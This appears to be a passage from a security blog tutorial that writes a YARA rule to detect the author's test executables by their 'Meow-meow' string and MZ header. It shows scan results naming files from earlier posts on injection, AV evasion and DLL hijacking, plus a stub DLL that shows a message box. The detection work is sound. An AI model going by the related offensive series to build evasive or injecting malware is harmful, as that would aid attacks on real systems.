


```
    strings:
      $a = "meow"
      $b = {4D 65 6F 77 2D 6D 65 6F 77}
```

demo

Let’s go to see everything in action. It’s pretty simple:

```
yara meow.yar ./hack.exe
```




```
┌─[zhas@parrot]─[~/projects/hacking/cybersec_blog/2022-02-15-malware-analysis-3]
└──╼ $hexdump -C hack.exe | grep -ie "meow-meow"
00007420  00 59 41 89 da ff d5 4d  65 6f 77 2d 6d 65 6f 77  |.YA....Meow-meow|
┌─[zhas@parrot]─[~/projects/hacking/cybersec_blog/2022-02-15-malware-analysis-3]
└──╼ $yara meow.yar ./hack.exe
meow ./hack.exe
┌─[zhas@parrot]─[~/projects/hack
└──╼ $
```

```
rule meow {
  meta:
    author = "cocomelonc"
    category = "test"
    description = "test rule for meow-meow messagebox"

  strings:
    $a = "meow"
    $b = {4D 65 6F 77 2D 6D 65 6F 77}

  condition:
    ($a or $b)
}
```

And it works!


You can also check the whole folder recursively:

```
cd ../
yara -r 2022-02-15-malware-analysis-3/meow.yar ./
```




```
┌─[zhas@parrot]─[~/projects/hacking/cybersec_blog]
└──╼ $yara -r 2022-02-15-malware-analysis-3/meow.yar ./
meow .//2022-02-01-malware-injection-16/hack.exe
meow .//2022-02-01-malware-injection-16/hack.cpp
meow .//2021-12-13-malware-injection-12/hack.exe
meow .//2021-12-13-malware-injection-12/hack.cpp
meow .//2021-12-07-malware-injection-10/hack.exe
meow .//2021-12-07-malware-injection-10/.git/logs/refs/heads/master
meow .//2021-12-07-malware-injection-10/.git/logs/HEAD
meow .//2021-12-07-malware-injection-10/.git/COMMIT_EDITMSG
meow .//2022-01-14-malware-injection-13/hack.exe
meow .//2022-01-14-malware-injection-13/hack.cpp
meow .//2021-12-03-inline-asm-1/hack.exe
meow .//2021-12-03-inline-asm-1/hack.cpp
meow .//2021-10-20-buffer-overflow-1/vuln.c
meow .//2021-10-20-buffer-overflow-1/vuln
meow .//2022-01-24-malware-injection-15/hack.exe
meow .//2022-01-24-malware-injection-15/hack.cpp
meow .//2022-01-17-malware-injection-14/hack.exe
meow .//2022-01-17-malware-injection-14/hack.cpp
meow .//2021-09-06-av-evasion-2/evil-enc.cpp
meow .//2021-09-06-av-evasion-2/enc.py
meow .//2021-09-06-av-evasion-2/evil.exe
meow .//2021-09-06-av-evasion-2/evil.cpp
meow .//2021-11-30-basic-hooking-1/hooking.cpp
```

But I want to find only `.exe` files. For this, update our yara rule, add condition: all the valid PE files contain the value of the first two-byte as `4D` and `5A` (**"MZ"** in ASCII), named after **M**ark **Z**bikowsky, a well-known architect of MS-DOS.



```
┌─[zhas@parrot]─[~/projects/hacking/cybersec_blog/2022-02-15-malware-analysis-3]
└──╼ $hexdump -C hack.exe | head -n 20
00000000  4d 5a 90 00 03 00 00 00  04 00 00 00 ff ff 00 00  |MZ..............|
00000010  b8 00 00 00 00 00 00 00  40 00 00 00 00 00 00 00  |........@.......|
00000020  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000030  00 00 00 00 00 00 00 00  00 00 00 00 80 00 00 00  |................|
00000040  0e 1f ba 0e 00 b4 09 cd  21 b8 01 4c cd 21 54 68  |........!..L.!Th|
00000050  69 73 20 70 72 6f 67 72  61 6d 20 63 61 6e 6e 6f  |is program canno|
00000060  74 20 62 65 20 72 75 6e  20 69 6e 20 44 4f 53 20  |t be run in DOS |
00000070  6d 6f 64 65 2e 0d 0d 0a  24 00 00 00 00 00 00 00  |mode....$.......|
00000080  50 45 00 00 64 86 09 00  c4 d8 0b 62 00 00 00 00  |PE..d......b....|
00000090  00 00 00 00 f0 00 2f 02  0b 02 02 23 00 6e 00 00  |....../....#.n..|
000000a0  00 9a 00 00 00 0c 00 00  e0 14 00 00 00 10 00 00  |................|
000000b0  00 00 40 00 00 00 00 00  00 10 00 00 00 02 00 00  |..@.............|
000000c0  04 00 00 00 00 00 00 00  05 00 02 00 00 00 00 00  |................|
000000d0  00 00 01 00 00 04 00 00  2a de 00 00 03 00 00 00  |........*.......|
000000e0  00 00 20 00 00 00 00 00  00 10 00 00 00 00 00 00  |.. .............|
000000f0  00 00 10 00 00 00 00 00  00 10 00 00 00 00 00 00  |................|
00000100  00 00 00 00 10 00 00 00  00 00 00 00 00 00 00 00  |................|
00000110  00 d0 00 00 10 08 00 00  00 00 00 00 00 00 00 00  |................|
00000120  00 a0 00 00 80 04 00 00  00 00 00 00 00 00 00 00  |................|
00000130  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
┌─[zhas@parrot]─[~/projects/hacking/cybersec_blog/2022-02-15-malware-analysis-3]
└──╼ $
```


So, update our code of yara rule file:



```
rule meow {
  meta:
    author = "cocomelonc"
    category = "test"
    description = "test rule for meow-meow messagebox"

  strings:
    $a = "meow"
    $b = {4D 65 6F 77 2D 6D 65 6F 77}
    $mz = {4D 5A}

  condition:
    ($mz at 0x00) and ($a or $b)
}
```

Then, run with new `meow.yar`:


```
cd ../
yara -r 2022-02-15-malware-analysis-3/meow.yar ./
```



```
┌─[zhas@parrot]─[~/projects/hacking/cybersec_blog]
└──╼ $yara -r 2022-02-15-malware-analysis-3/meow.yar ./
meow .//2022-02-01-malware-injection-16/hack.exe
meow .//2021-12-13-malware-injection-12/hack.exe
meow .//2021-12-07-malware-injection-10/hack.exe
meow .//2022-01-14-malware-injection-13/hack.exe
meow .//2021-12-03-inline-asm-1/hack.exe
meow .//2022-01-24-malware-injection-15/hack.exe
meow .//2022-01-17-malware-injection-14/hack.exe
meow .//2021-09-06-av-evasion-2/evil.exe
meow .//2021-11-30-basic-hooking-1/cat.exe
meow .//2021-11-30-basic-hooking-1/hooking.exe
meow .//2021-12-21-simple-malware-av-evasion-3/hack.exe
meow .//2021-12-21-simple-malware-av-evasion-3/hack2.exe
meow .//2022-02-15-malware-analysis-3/hack.exe
meow .//2021-10-12-dll-hijacking-2/pet.dll
meow .//2021-12-11-malware-injection-11/hack.exe
meow .//2021-09-24-dllhijack/evil.dll
meow .//2021-12-06-malware-injection-9/evil.dll
┌─[zhas@parrot]─[~/projects/hacking/cybersec_blog]
└──╼ $
```

As you can see Yara found all `pe`-files which contains `Meow-meow` string.

Also found “evil” DLLs from the previous blog posts:



File Edit View Bookmarks Settings Help
2021-09-24-dllhijack : nvim — Konsole

```
┌─[zhas@parrot]─[~/projects/ha
└──╼ $yara -r 2022-02-15-malwa
meow .//2022-02-01-malware-inj
meow .//2021-12-13-malware-inj
meow .//2021-12-07-malware-inj
meow .//2022-01-14-malware-inj
meow .//2021-12-03-inline-asm-
meow .//2022-01-24-malware-inj
meow .//2022-01-17-malware-inj
meow .//2021-09-06-av-evasion-
meow .//2021-11-30-basic-hooki
meow .//2021-11-30-basic-hooki
meow .//2021-12-21-simple-malw
meow .//2021-12-21-simple-malw
meow .//2022-02-15-malware-ana
meow .//2021-10-12-dll-hijacki
meow .//2021-12-11-malware-injection-11/hack.exe
meow .//2021-09-24-dllhijack/evil.dll
meow .//2021-12-06-malware-injection-9/evil.dll
┌─[zhas@parrot]─[~/projects/hacking/cybersec_blog]
└──╼ $
```

```c
#include <windows.h>
#pragma comment (lib, "user32.lib")

BOOL APIENTRY DllMain(HMODULE hModule,  DWORD  ul_reason_for_call, LPVOID lpReserved) {
    switch (ul_reason_for_call)  {
    case DLL_PROCESS_ATTACH:
      MessageBox(
        NULL,
        "Meow-meow!",
        "=^..^=",
        MB_OK
      );
```

```
N…  evil.c                                   c   60% ≡   17:  1
```

Yara
awesome-yara
Classic code injection technique
source code on Github

> This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!
PS. All drawings and screenshots are mine